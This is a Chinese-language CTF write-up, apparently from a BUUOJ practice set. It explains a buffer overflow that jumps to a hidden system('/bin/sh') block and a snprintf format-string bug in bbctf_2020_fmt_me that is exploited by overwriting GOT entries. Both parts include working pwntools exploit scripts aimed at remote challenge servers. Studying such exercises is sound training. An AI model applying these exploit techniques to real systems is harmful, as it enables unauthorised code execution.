
输入7之后不仅可以跳出循环，还会有溢出。



```
  size_t v1; // rax

  strlen(a1);
  puts("bybybybybybyby");
  v1 = strlen(a1);
  return read(0, (void *)&a1[v1], 0x100uLL);
```


所以就先填满，然后溢出就好了。

我们还发现了一个莫名其妙的sys函数。



```
void __noreturn sys()
{
  puts("Ohhhhhhh");
  exit(0);
}
```

看起来好像就一个puts，但是我们发现它的汇编语句有一块是永远不会达到的。



```
loc_40072A:
lea     rdi, command    ; "/bin/sh"
mov     eax, 0
call    _system
```


所以我们溢出之后就跳到这里就好了。

要注意因为远程环境有点问题，没有回显，所以我们要用sleep防止数据包粘连。


exp

```python
from pwn import *

context.log_level = "debug"


r = remote('node4.buuoj.cn',29859)

r.sendline("2")
sleep(1)
r.send('a'*0x300)
#gdb.attach(a)
r.sendline("7")
sleep(1)
r.send('a'*18+p64(0x000000000040072A))


r.interactive()
```

215 bbctf_2020_fmt_me



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   77 Symbols      Yes     0               8            ./215
```



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[264]; // [rsp+10h] [rbp-110h] BYREF
  unsigned __int64 v5; // [rsp+118h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  puts("Choose your name");
  puts("1. Lelouch 2. Saitama 3. Eren");
  printf("Choice: ");
  if ( get_int() == 2 )
  {
    puts("Good job. I'll give you a gift.");
    read(0, buf, 0x100uLL);
    snprintf(other_buf, 0x100uLL, buf);
    system("echo 'saitama, the real hero'");
  }
  return 0;
```

显然是一个snprintf格式化字符串的漏洞。
先介绍一下snprintf函数。

> C 库函数 int snprintf(char *str, size_t size, const char *format, ...) 设将可变参数(...)按照 format 格式化成字符串，并将字符串复制到 str 中，size 为要写入的字符的最大数目，超过 size 会被截断。

首先我们要先让它循环起来。
那么循环的话因为不能劫持fini.array
只能去劫持system的got表了。

在劫持system的got表为main函数之后，那么我们再怎么去利用，可以把snprintf或者其他函数的got表劫持，但是还是会用到system，system里面又放着main函数的地址，这个问题怎么解决？

我们重新装在system函数，所以我们劫持snprintf的got表，里面写入system函数的装载地址，让它重新装载一次，就好了。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote('node4.buuoj.cn', 26287)

elf = ELF('./215')

payload1 = fmtstr_payload(6,{elf.got['system']:elf.sym['main']},write_size='long')
#64位  fmtstr_payload pwntools的这个工具是可以直接使用的
#学会了学会了

r.sendlineafter('Choice: ','2')
r.sendlineafter('Good job. I\'ll give you a gift.',payload1)

payload2 = '/bin/sh;'
#不能影响正常的后面字符串的输入，所以不能是'\x00'

payload2 += fmtstr_payload(7,{elf.got['snprintf']:0x401056-8},write_size='long')

r.sendlineafter('Choice: ','2')
r.sendlineafter('Good job. I\'ll give you a gift.',payload2)

r.sendlineafter('Choice: ','2')
r.sendlineafter('Good job. I\'ll give you a gift.','Yongibaoi')

r.interactive()
```